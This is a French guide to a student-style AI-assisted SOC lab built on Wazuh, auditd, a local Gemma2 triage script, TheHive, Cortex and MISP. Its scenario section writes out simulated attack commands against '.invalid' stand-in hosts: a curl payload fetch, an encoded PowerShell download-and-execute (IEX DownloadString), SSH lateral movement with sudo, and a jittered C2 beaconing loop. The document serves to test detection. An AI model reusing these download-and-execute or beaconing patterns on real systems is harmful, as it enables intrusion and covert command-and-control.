

Guide technique détaillé — SOC Assisté par IA

Ce document explique, étape par étape, **chaque outil utilisé, son rôle exact, comment les scénarios d'attaque ont été générés techniquement**, et **la preuve visuelle** correspondant à chaque étape du pipeline. Il complète le README.md avec un niveau de détail pédagogique plus poussé, destiné à préparer une présentation ou une soutenance.

Sommaire

- 1. [Les outils utilisés et leur rôle](#)
- 2. [Comment les scénarios d'attaque ont été générés](#)
- 3. [Étape par étape : le trajet complet d'une alerte, avec preuves](#)
- 4. [Comment le triage IA fonctionne exactement](#)
- 5. [Comment l'orchestration Shuffle fonctionne exactement](#)

1. Les outils utilisés et leur rôle

Outil	Catégorie	Rôle précis dans ce projet
VirtualBox	Virtualisation	Héberge la VM Ubuntu Server 22.04 qui fait tourner tout le lab, isolée de la machine hôte
Docker / Docker Compose	Conteneurisation	Fait tourner chaque outil (Wazuh, TheHive, Cortex, MISP, Shuffle) dans un conteneur isolé, reproductible
Wazuh Manager	SIEM / détection	Applique les règles de corrélation à chaque log reçu, décide de générer une alerte ou non, lui attribue un niveau de criticité et un code MITRE
Wazuh Agent	Collecte	Tourne sur la machine surveillée, lit les logs système (journald, /var/log/audit/audit.log) et les transmet au Manager
auditd	Audit Linux (noyau)	Capture chaque commande exécutée (execve) avec ses arguments exacts — le Manager Wazuh seul ne voit pas le contenu des commandes

Wazuh Indexer	Base de données	Stocke toutes les alertes générées (basé sur OpenSearch), interrogeable par requête
Wazuh Dashboard	Interface web	Visualisation des alertes, statistiques, vue MITRE ATT&CK
Ollama	Serveur d'inférence LLM	Fait tourner un modèle de langage localement (pas de cloud, pas d'API payante), expose une API HTTP locale
Gemma2 9B (instruct, q4_0)	Modèle de langage (LLM)	Le modèle qui lit chaque alerte et produit une classification (type, criticité, code MITRE, résumé, recommandation)
Python (scripts custom)	Automatisation	Fait le pont entre Wazuh, Ollama et TheHive ; contient toute la logique métier du triage hybride
TheHive	Gestion d'incidents (Case Management)	Reçoit les cas créés automatiquement, permet à un analyste de les investiguer, d'ajouter des observables
Cortex	Analyse d'observables	Envoie un indicateur (IP, domaine, hash) à des services externes (VirusTotal, AbuseIPDB) et rapporte le résultat
MISP	Threat Intelligence	Base de partage d'indicateurs de compromission (IOC), pour capitaliser et partager la connaissance des menaces
Shuffle	SOAR (orchestration)	Automatise la chaîne complète sans script custom : reçoit une alerte via webhook, l'enrichit, décide, crée un cas

2. Comment les scénarios d'attaque ont été générés

Aucune attaque n'est "fausse" au sens où le code a réellement été exécuté sur la machine — ce sont des **simulations volontairement inoffensives** (domaines `.invalid` qui ne résolvent jamais, commandes bénignes) mais dont le comportement système (processus lancés, arguments, fréquence) est identique à celui d'une vraie attaque. C'est ce que Wazuh/auditd observent réellement, pas un texte de log fabriqué à la main.

Script utilisé : `scripts/generate_advanced_scenarios.sh`.

Scénario 1 — Phishing / récupération de payload (T1105)

```
curl -s -m3 "http://phishing-simulated-payload.example.invalid/malicious.sh" >/dev/null 2>&1
```

Ce qui se passe réellement : le processus `curl` est lancé, tente de contacter un domaine qui n'existe pas (`.invalid`, réservé par la RFC 2606 pour ne jamais résoudre), échoue après 3 secondes de timeout. `auditd` capture l'appel `execve("/usr/bin/curl", ["curl", "-s", "-m3", "http://phishing-simulated-payload.example.invalid/malicious.sh"])` — c'est cet enregistrement, avec l'URL en clair dans les arguments, que Wazuh va détecter.

Scénario 2 — PowerShell suspect / obfusqué (T1059.001)

```
powershell -enc "SQBFAFgAIAA0AE4AZQB3AC0ATwB1AG0AZQBjAHQA..."
```

Ce qui se passe réellement : `powershell` (PowerShell Core, installé sur ce lab Linux via snap car pas d'agent Windows disponible) est lancé avec l'argument `-enc` (EncodedCommand), une technique d'obfuscation réelle utilisée par les attaquants pour cacher une commande en Base64. Une fois décodée, la commande dit : `IEX (New-Object Net.WebClient).DownloadString('http://example.invalid/s.ps1')` — télécharger et exécuter un script distant, un pattern d'attaque classique (Invoke-Expression + téléchargement). La commande échoue (domaine inexistant) mais l'exécution de `powershell -enc ...` elle-même est bien réelle et capturée par `auditd`.

Scénario 3 — Mouvement latéral simulé (T1021.004)

```
for i in 1 2; do ssh -i ~/.ssh/id_ed25519 ... soc@localhost "sudo -n true; sudo whoami"; sleep 2; done
```

Ce qui se passe réellement : deux connexions SSH successives vers la machine elle-même (`localhost`, pour simuler un "saut" vers une autre machine du réseau sans avoir de deuxième VM), suivies d'une tentative d'élévation de privilèges (`sudo`). C'est le schéma typique d'un attaquant qui rebondit d'une machine compromise à une autre puis tente d'obtenir les droits root. La règle Wazuh `100105` corrèle ces connexions répétées + élévation dans une fenêtre de 120 secondes.

Scénario 4 — C2 beaconing simulé (T1071), avec jitter

```
PATHS=("checkin" "beacon" "poll" "sync" "hb") for i in 1 2 3 4 5; do p="${PATHS[$((RANDOM % ${#PATHS[@]})]}" curl -s -m3 "http://c2-beacon-simulated.example.invalid/${p}?id=$i&t=$(date +%s)" >/dev/null 2>&1; sleep $((5 + RANDOM % 8)); done
```

Ce qui se passe réellement : 5 requêtes `curl` vers le même domaine factice, mais avec un **chemin d'URL aléatoire** (`checkin`, `beacon`, `poll`...) et un **intervalle de temps aléatoire** entre chaque requête (5 à 12 secondes, pas un pas fixe). C'est volontairement conçu pour imiter un vrai malware qui "bat le rappel" (*beacon*) périodiquement vers son serveur de commande et contrôle (C2), avec du **jitter** pour éviter d'être repéré par un motif trop régulier — exactement la technique qu'utilisent de vrais frameworks C2 (Cobalt Strike, etc.). La règle Wazuh `100103` détecte ≥ 3 occurrences de la règle `100099` (`curl/wget`) en 90 secondes.

3. Étape par étape : le trajet complet d'une alerte, avec preuves


Étape 1 — La commande est exécutée sur le système

Le scénario ci-dessus (`generate_advanced_scenarios.sh`) est lancé directement sur la VM via SSH. À cet instant, `auditd` (déjà configuré avec la règle `-a always,exit -F arch=b64 -S execve -k audit-wazuh-c`) intercepte l'appel système.

Étape 2 — Wazuh reçoit et corrèle l'événement


Le Wazuh Agent lit le log d'audit fusionné (voir `scripts/audit_merge.py` — un détail technique expliqué plus bas), le transmet au Manager, qui applique les règles `100099/100101/100103/100105` et génère une alerte avec un niveau de criticité et un code MITRE ATT&CK déjà pré-assignés par la règle elle-même.

Preuve — dashboard Wazuh, vue d'ensemble (agent actif, volumétrie réelle du lab) :




Explication de la capture : "Agents Summary" montre 1 agent actif (la VM elle-même). "Last 24 hours alerts" montre la répartition réelle par sévérité — la grande majorité en "Low severity" correspond au bruit de fond normal (connexions, sessions), pas à des attaques.

Preuve — vue Threat Hunting, répartition MITRE ATT&CK en direct :




Explication : le donut "Top 10 MITRE ATT&CK" montre "Ingress Tool Transfer" (T1105, notre scénario phishing) et "PowerShell" (T1059.001) comme techniques dominantes juste après l'exécution du scénario — preuve directe que nos règles personnalisées classifient correctement dès la détection.

Preuve — liste des alertes filtrées sur nos règles personnalisées (rule.groups: pfa_custom) :




Explication : chaque ligne est une alerte réelle, horodatée à la seconde près, avec le niveau de règle (8, 10, 12) et l'ID de règle (100099, 100101, 100103) — on voit les alertes s'enchaîner exactement dans l'ordre du scénario exécuté.

Preuve — détail d'une alerte, champs audit.execve bruts :




Explication : c'est la preuve la plus importante techniquement. On voit `data.audit.command = curl`, et surtout `data.audit.execve.a3` qui contient l'URL complète avec un chemin variable (`poll?id=4&t=1783187906`) — la preuve que le jitter du scénario 4 fonctionne réellement (le timestamp `t=` change à chaque requête) et que Wazuh voit le contenu réel de la commande, pas juste son nom.

Preuve — métadonnées de la règle associée :



Explication : `rule.description` (texte lisible par un humain ou par le LLM ensuite), `rule.id = 100099`, `rule.groups` incluant `pfa_phishing` — ces métadonnées seront transmises telles quelles au LLM à l'étape suivante, ce qui explique pourquoi leur formulation exacte compte (voir le "biais de description" documenté dans le README).

Preuve — dashboard MITRE ATT&CK dédié :



Explication : vue agrégée sur toute la fenêtre de test — "Command and Control" domine largement (cohérent avec nos scénarios phishing/C2), avec un début de couverture sur "Lateral Movement", "Privilege Escalation", etc.

Étape 3 — Le script Python récupère l'alerte et invoque Gemma2 9B

Le script `wazuh_ai_triage.py` interroge l'Indexer Wazuh (`fetch_recent_alerts`), filtre les alertes de faible niveau, et pour celles qui passent le seuil, construit un prompt et l'envoie à Gemma2 9B via l'API Ollama locale (`http://localhost:11434/api/generate`).

Preuve — sortie réelle du script sur 3 alertes fraîches :

```
rule.id= 100103 desc= Repeated network fetch commands executed in a short window (possible C2 beaconing) LLM -> {"mitre_technique": "T1071", "criticite": "haute", ...}
rule.id= 100099 desc= Single network fetch via curl/wget - possible external tool/payload retrieval LLM -> {"mitre_technique": "T1105", "criticite": "haute", ...}
rule.id= 100101 desc= Suspicious PowerShell execution detected via auditd LLM -> {"mitre_technique": "T1059.001", "criticite": "critique", ...}
```

Explication : les 3 codes MITRE retournés par Gemma correspondent exactement à ceux attendus (voir la colonne "Technique MITRE" du tableau des règles) — la classification IA est correcte à 100% sur ce lot réel, cohérent avec les 15/15 mesurés sur l'ensemble des tests de reproductibilité (voir README).

Étape 4 — TheHive crée le cas automatiquement

Le script combine la criticité de la baseline Wazuh (fiable) avec le mapping MITRE + résumé de Gemma (précis), et appelle l'API TheHive (`POST /api/v1/case`) pour créer le cas.

Preuve — liste des cas créés automatiquement :

This instance uses a Platinum License for Trial purpose, and will expire in 12 days. [Register now.](#)

→	default	Quick Filters	Export list					
S	Status	Severity	#Number	Title	Details	Assignee	Dates	S. C. U.
	New	H	#184	Alerte SOC - ESCALADE CRITIQUE (Wazuh)	Tasks Observables TTPs Linked Alerts	0 0 0 0	S. 02/07/2026 22:39 C. 02/07/2026 22:39	...
	New	S	#226	- [CRITIQUE] Execution PowerShell suspecte/obfusquee	Tasks Observables TTPs Linked Alerts	0 0 0 0	S. 04/07/2026 19:22 C. 04/07/2026 19:22	...
	New	M	#225	- [MOYENNE] Recuperation d'un outil ou payload externe	Tasks Observables TTPs Linked Alerts	0 0 0 0	S. 04/07/2026 19:22 C. 04/07/2026 19:22	...
	New	H	#224	- [HAUTE] Recuperation d'un outil ou payload externe	Tasks Observables TTPs Linked Alerts	0 0 0 0	S. 04/07/2026 19:21 C. 04/07/2026 19:21	...
	New	H	#223	- [HAUTE] Recuperation dun outil ou payload externe	Tasks Observables TTPs Linked Alerts	0 0 0 0	S. 04/07/2026 19:21 C. 04/07/2026 19:21	...
	New	H	#222	- [HAUTE] Repeated network fetch commands executed in a short window	Tasks Observables TTPs	0 0 0	S. 04/07/2026 19:18 C. 04/07/2026 19:18	...

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Explication : chaque cas porte le tag `triage-ia` et le code MITRE correspondant en tag — repérable immédiatement par un analyste qui filtre sa liste de cas.

Preuve — détail du cas PowerShell :

This instance uses a Platinum License for Trial purpose, and will expire in 12 days. [Register now.](#)

Cases / #226 / Description

Enter a case number

+ Create Case

→ #226 [CRITIQUE] Execution PowerShell suspecte/obfusquee

General Tasks (0) Observables (0) TTPs (0) Attachments Timeline Report Pages History

id -81940696

Created by SOC Automation

Created at 04/07/2026 19:22

SEVERITY: CRITICAL

TLP: AMBER PAP: AMBER

Assignee Assign to me

SOC Automation

Status New

Start date 04/07/2026 19:22

Tasks completion No tasks

Contributors S

Title [CRITIQUE] Execution PowerShell suspecte/obfusquee

Tags wazuh triage-ia T1059.001

Description

Un processus PowerShell a été lancé avec l'argument '-enc', indiquant une exécution potentiellement obfusquée.

Tactique MITRE : Execution

Technique MITRE : T1059.001

Recommandation IA : Analyser le contenu du script PowerShell exécuté et rechercher des indicateurs de menace connus. Génère automatiquement depuis l'alerte Wazuh (agent : soc-lab).

Comments

Type & comments

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Explication : sévérité `CRITICAL` (issue de la baseline Wazuh, niveau 12), description générée par Gemma en français ("Un processus PowerShell a été lancé avec l'argument '-enc'...") — le texte n'est pas pré-écrit, il est généré au moment de la requête à partir du contenu réel de l'alerte.

Preuve — détail du cas C2 beaconing :

This instance uses a Platinum License for Trial purpose, and will expire in 12 days. [Register now.](#)

Cases / #222 / Description

Enter a case number

+ Create Case

#222 [HAUTE] Repeated network fetch commands executed in a short window

Id -122884096

Created by SOC Automation

Created at: 04/07/2026 19:18

SEVERITY: HIGH

TLP: AMBER

PAP: AMBER

Assignee: Assign to me

SOC Automation

Status: New

Start date: 04/07/2026 19:18

Tasks completion: No tasks

Contributors: S

Time metrics: Detection < 1 second

General

Tasks (0)

Observables (0)

TTPs (0)

Attachments

Timeline

Report

Pages

History

Title: [HAUTE] Repeated network fetch commands executed in a short window

Tags: wazuh, triage-lab, T1071

Description: Des requetes repetees vers la meme destination ont ete executees dans une courte fenetre de temps.
Tactique MITRE: Command and Control
Technique MITRE: T1071
Recommandation IA: Investigate the source of the repeated network requests and determine if they are malicious.
Genere automatiquement depuis l alerte Wazuh (agent: soc-lab).

Comments

Type a comment...

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Preuve — détail du cas phishing/dropper :

This instance uses a Platinum License for Trial purpose, and will expire in 12 days. [Register now.](#)

Cases / #225 / Description

Enter a case number

+ Create Case

#225 [MOYENNE] Recuperation d'un outil ou payload externe

Id -81936512

Created by SOC Automation

Created at: 04/07/2026 19:22

SEVERITY: MEDIUM

TLP: AMBER

PAP: AMBER

Assignee: Assign to me

SOC Automation

Status: New

Start date: 04/07/2026 19:22

Tasks completion: No tasks

Contributors: S

General

Tasks (0)

Observables (0)

TTPs (0)

Attachments

Timeline

Report

Pages

History

Title: [MOYENNE] Recuperation d'un outil ou payload externe

Tags: wazuh, triage-lab, T1105

Description: Un processus utilise curl pour se connecter a une URL suspecte. Cela pourrait indiquer la recuperation d'un outil ou payload externe.
Tactique MITRE: Command and Control
Technique MITRE: T1105
Recommandation IA: Investigate l'URL cible et le contexte de l'execution du processus curl.
Genere automatiquement depuis l alerte Wazuh (agent: soc-lab).

Comments

Type a comment...

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Étape 5 — Cortex enrichit un indicateur (à la demande)

Si l'analyste (ou un workflow Shuffle) veut en savoir plus sur un indicateur présent dans un cas, Cortex peut interroger des bases externes.

Preuve — rapport réel de l'analyseur AbuseIPDB :

Cortex + New Analysis Jobs History Analyzers Responders Organization soc-lab/SOC Lab OrgAdmin

Job details

AbuseIPDB_2_0

Artifact
[IP] 8[,8[,8[,8

Date
2 days ago

TLP
TLP:AMBER

PAP
PAP:AMBER

Status
Success

Report summary
AbuseIPDB:Whitelisted:True AbuseIPDB:Usage:Content Delivery Network AbuseIPDB:Score:0 AbuseIPDB:Reports:28

Job report

Parameters
{}

Report

```
{
  "summary": {
    "taxonomies": [
      {
        "level": "info",
        "namespace": "AbuseIPDB",
        "predicate": "Whitelisted",
        "value": "true"
      },
      {
        "level": "info",
        "namespace": "AbuseIPDB",
        "predicate": "Usage",
        "value": "Content Delivery Network"
      },
      {
        "level": "safe",
        "namespace": "AbuseIPDB",
        "predicate": "Score",
        "value": 0
      },
      {
        "level": "info",
        "namespace": "AbuseIPDB",
        "predicate": "Reports",
        "value": 28
      }
    ]
  },
  "full": {
    "values": [

```

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Explication : pour l'IP 8.8.8.8, AbuseIPDB répond : **Whitelisted: True**, **Usage: Content Delivery Network**, **Score: 0**, **Reports: 28**. C'est un vrai appel réseau vers un service tiers (AbuseIPDB.com), pas une simulation — la clé API utilisée est un compte gratuit personnel.

Preuve — historique des jobs Cortex :

Cortex + New Analysis Jobs History Analyzers Responders Organization soc-lab/SOC Lab OrgAdmin

Jobs History (3)

Data Types (6) Job Type (2) Analyzers (3) Observable

Select Select Select Search for observable data Search Clear

Pagination
50 / page

Status	Job details	TLP	PAP	
Success	[hash] 44d88612fea8a8f36de82e1278abb02f Analyzer: VirusTotal_GetReport_3_1 Date: 2 days ago User: soc-lab/orgadmin	TLP:AMBER	PAP:AMBER	View Delete
Success	[hash] 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0 Analyzer: VirusTotal_GetReport_3_1 Date: 2 days ago User: soc-lab/orgadmin	TLP:AMBER	PAP:AMBER	View Delete
Success	[ip] 8[,8[,8[,8 Analyzer: AbuseIPDB_2_0 Date: 2 days ago User: soc-lab/orgadmin	TLP:AMBER	PAP:AMBER	View Delete

Pagination
50 / page

TheHive Project 2016-2021, AGPL-V3 Version: 3.1.7-1

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Étape 6 — MISP centralise l'indicateur

Preuve — événement MISP avec l'IOC réel du scénario C2 :

Context translation: Your event has neither tags nor galaxy clusters attached - generally adding context to an event allows for quicker decision making and more accurate filtering. It is highly recommended that you label your events to the best of your ability.

Published: No

#Attributes: 1 (0 Objects)

First recorded change: 2026-07-04 19:05:15

Last change: 2026-07-04 19:05:15

Modification map

Sightings: 0 (0) - restricted to own organisation only

—Pivots —Galaxy —Event graph —Event timeline —Correlation graph —Galaxy matrix —Event reports —Attributes —Discussion

2. PFA SOC Lab

Galaxies

← previous next > view all

Scope toggle Deleted Decay score Context Related Tags Filtering tool Expand all Objects Collapse all Attributes

Date	Context	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
